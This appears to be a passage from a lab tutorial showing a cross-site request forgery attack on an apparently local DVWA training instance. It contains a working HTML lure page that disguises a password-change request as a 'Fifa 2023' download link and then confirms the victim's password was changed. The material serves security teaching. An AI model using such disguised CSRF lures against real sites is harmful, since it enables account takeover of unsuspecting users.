


```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <h3>Click to Download Fifa 2023</h3>
    <a href="http://172.17.0.1:8888/vulnerabilities/csrf/?password_new=12345&
    password_conf=12345&Change=Change#">Fifa 2023</a>
</body>
</html>
```

Now we will Display the HTML code for the page, which includes a link to download a game called "FIFA 2023. and password has been changed by attacker"




If the victim tries to open the html page. It will looks like this....



Click to Download Fifa 2023

Fifa 2023

When victim tries to click on the FIFA link, the password "12345" will be changed automatically



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password: ●●●●●●●●●

Confirm new password:

Password Changed.

We can see that password has been changed